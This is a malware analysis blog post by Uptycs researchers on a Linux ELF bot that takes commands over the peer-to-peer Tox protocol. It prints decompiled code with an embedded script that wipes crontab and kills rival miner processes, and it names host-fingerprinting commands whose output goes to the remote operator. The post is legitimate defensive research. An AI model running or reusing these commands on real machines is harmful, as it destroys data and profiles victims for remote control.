Is Tox The New C&C Method For Coinminers?

 $\bigcirc uptycs.com/blog/is-tox-the-new-cc-method-for-coinminers$

Research by: Siddharth Sharma and Nischay Hedge

Tox is a peer-to-peer serverless messaging system that uses NaCl for encryption and decryption. Since it's serverless, it uses UDP and the DHT to find online peers, <u>similar to</u> <u>what BitTorrent does</u>. It is also meant to be anonymous, which means each user gets a public key that also acts as their ID within the system. Tox has been used <u>before</u> by threat actors as a contact method, but in this case, Tox is being used for remote administration. The Uptycs threat research team recently found an ELF sample that acts as a bot and can run scripts on the victim machine using the Tox protocol.

Technical Overview

The binary found in the wild is a stripped but dynamic executable, making decompilation easier. The entire binary appears to be written in C, and has only statically linked the <u>c-toxcore</u> library.

Figure 1 shows the decompiled main function of the sample or starting point:

C _f De	compile: main - (333a6b3cf226c55d4438c056e6c302fec3ec5dcf0520fc9b0ccee75785a0c8c5)	-	ĥ 📝	💩 🗸	×
40	bVar9 = 0;				
41	fclose(stdout);				
42	fclose(stderr);				
43	shell_script =				
44	<pre>"#!/usr/bin/sh\ncrontab -r\npkill -9 kthreaddw\npkill -9 .agetty\npkill -9 xmrig\npkill -9 hkitt\n pkill -9 hkitty\npkill -9 kinsing\npkill -9 kdevtmpfsi\npkill -9 bashirc\npkill -9 dbused\npkill - 9 javae\npgrep -f solr xargs kill -9\n"</pre>				
45					
46	sVar3 = strlen(
47	"#!/usr/bin/sh\ncrontab -r\npkill -9 kthreaddw\npkill -9 .agetty\npkill -9 xmrig\npk ill -9 hkitt\npkill -9 hkitty\npkill -9 kinsing\npkill -9 kdevtmpfsi\npkill -9 bashi rc\npkill -9 dbused\npkill -9 javae\npgrep -f solr xargs kill -9\n"				
48);				
49	<pre>dest = malloc(sVar3 + 1);</pre>				
50	<pre>strcpy(dest,shell_script);</pre>				
51	dest_size = strlen(dest);				
52	_DAT_0067ec30 = 0x74696e69;				
53	_DAT_0067ec34 = 0x206c6169;				
54	_DAT_0067ec38 = 0x7473696c;				
55	DAT_0067ec3c = 0;				
56	pthread_attr_init(&local_78);				
57	pthread_create(&local_40,&local_78, <mark>start_routinel</mark> ,0x0);				
58	<pre>pthread_attr_init(&local_b8);</pre>				
59	pthread_create(&local_80,&local_b8,start_routine2,param_2);				
60	FUN_0040333c();				
61	local_28 = FUN_0040559d(0);				
62	FUN_004051ff(local_28,1);				
63	FUN_0040522a(local_28,1);				
64	FUN_0040543a(local_28,0);				
65	local_2c = FUN_004038e7(0x8fc,0x1d4c);				
66	local_30 = FUN_004038e7(local_2c + 1000,local_2c + 3000);				
67	FUN_004052d8(local_28,local_20 & 0xffff);				
68 69	<pre>FUN_00405306(local_28,local_30 & 0xffff); local 38 = tox new(local 28,0);</pre>				
70	$local_{38} = lox_new(local_{28}, 0);$ local_4b8 = 0;				
71	puVar8 = local 4b0;				
72	for (lVar5 = 0x7f; lVar5 != 0; lVar5 = lVar5 + -1) {				-
12	$\frac{1}{10} \left(\frac{1}{10} - \frac{1}{10} \right) = 0, \frac{1}{10} = 0; \frac{1}{10} = \frac{1}{10} = \frac{1}{10} \left(\frac{1}{10} - \frac{1}{10} \right)$				×

Figure 1: main function

The shell_script variable itself is suspicious, but it only kills certain programs that are known to infect linux servers. It also deletes the crontab, which is something frequently used for persistence. Highlighted (see figure 1) is a function called start_routine1 (decompilation in figure 2), which opens a file with a random filename in /var/tmp/ (Figure 3) and dumps the contents of shell_script in there and later executes it.

😋 Decompile: start_routine1 - (333a6b3cf226c55d4438c056e6c302fec3ec5dcf0520fc9b0ccee75785a0c8c5) 🛛 📀 🔯 📸 -	▼ ×
25 local_38.tv nsec = 0;	
26 do {	
27 if (dest_size != 0) {	
28 local_10 = 0x0;	
29 iVarl = initialize_rand(5,0xd);	
<pre>30 local_10 = generate_random_filename(iVarl);</pre>	
31 puVar3 = &local_140;	
32 for (lVar2 = 0xf; lVar2 != 0; lVar2 = lVar2 + -1) {	
33 *puVar3 = 0;	
34 puVar3 = puVar3 + bVar4 * -2 + 1;	
35 }	
36 local_148 = 0x706d742f7261762f;	
37 local_140 = 0x2t;	
38 strcat(&local_148,local_10);	
<pre>39 local_18 = fopen(&local_148, "wb");</pre>	
40 if (local_18 != 0x0) {	
<pre>41 fwrite(dest,dest_size,1,local_18); </pre>	
<pre>42 fflush(local_18);</pre>	
43 local_c8 = 0x63657865;	
44 (0Cat_C4 = 0x/3010220)	
45 local_c0 = 0x2068;	
46 puVar3 = local_b8; 47 for (lVar2 = 0xe; lVar2 != 0; lVar2 = lVar2 + -1) {	
48 *puVar3 = 0; 49 puVar3 = puVar3 + bVar4 * -2 + 1;	
49 puvar3 = puvar3 + ovar4 * -2 + 1; 50 }	
<pre>51 strcat(&local_c8, &local_148); 52 local_20 = popen(&local_c8, "r");</pre>	
53 pclose(local_20);	
54 fclose(local_18);	
55 remove (&local_148);	
56 }	
57 if (local 10 != 0x0) {	
58 free(local 10);	
59 }	
nanosleep (&local 38, &local 49);	v
Eigure 2: start, routine1	

Figure 2: start_routine1



Figure 3: The script that is dropped into /var/tmp/

The 3rd annual osquery@scale Conference is back!

The dropped shell script contains commands to kill cryptominer related processes.

start_routine2 gets called via pthread_create in the main function, which appears to send the output of every command over UDP to the Tox recipient.




Figure 4: start_routine2

There are some bash commands (see Figure 5) that warrant attention. The dig command attempts to use resolver4.opendns.com as a DNS server and looks up myip.opendns.com, something similar to <u>this</u>.

Using curl -s -m 20 ifconfig.me, the IP address of the machine is saved into a variable named name_var and `cat /var/lib/dbus/machine-id` gives the hardware ID of the machine, which is also stored into the same variable and further used in tox_self_set_name to set the name of the user. Later, `nproc`, `uname -a` and `whoami` commands are run, which are then stored into status_var, used in tox_self_set_status_message to set the status message of the user.




Figure 5: some of the main function




Figure 6: rest of the main function

Moving on in the main function, we can see tox related functions tox_new, tox_self_set_name, and tox_self_set_status_message which are most likely used for tox setup on the victim machine.

In Figure 6, tox_callback_friend_message, gets called which looks at the previous message from a friend, and decides what to do based on the message received.

There are three commands that are a part of the callback function(passed as arg to tox_callback_friend_message), as shown in Figure 7.

`updatekilllist` updates the script executed in start_routine1, `execscript` runs the script ondemand, `getinfo` prints information, and `exit` quits the tox connection.



Figure 7: callback_func

Conclusion

While the discussed sample does not do anything explicitly malicious, we feel that it might be a component of a coinminer campaign. We are observing it for the first time where Tox protocol is used to run scripts onto the machine. We have seen attackers using Tox as a communication mechanism in the past, like in HelloXD ransomware, where the attacker used Tox and onion-based messengers. Therefore, it becomes important to monitor the network components involved in the attack chains.

IOC

333a6b3cf226c55d4438c056e6c302fec3ec5dcf0520fc9b0ccee75785a0c8c5

To learn more about the latest threat research conducted by the Uptycs Team, check out our most recent threat bulletin below.



Tag(s): <u>Threat Hunting</u>, <u>Threat Intelligence</u>, <u>Threat Research</u>

Uptycs Threat Research

Research and updates from the Uptycs Threat Research team.

Connect with the author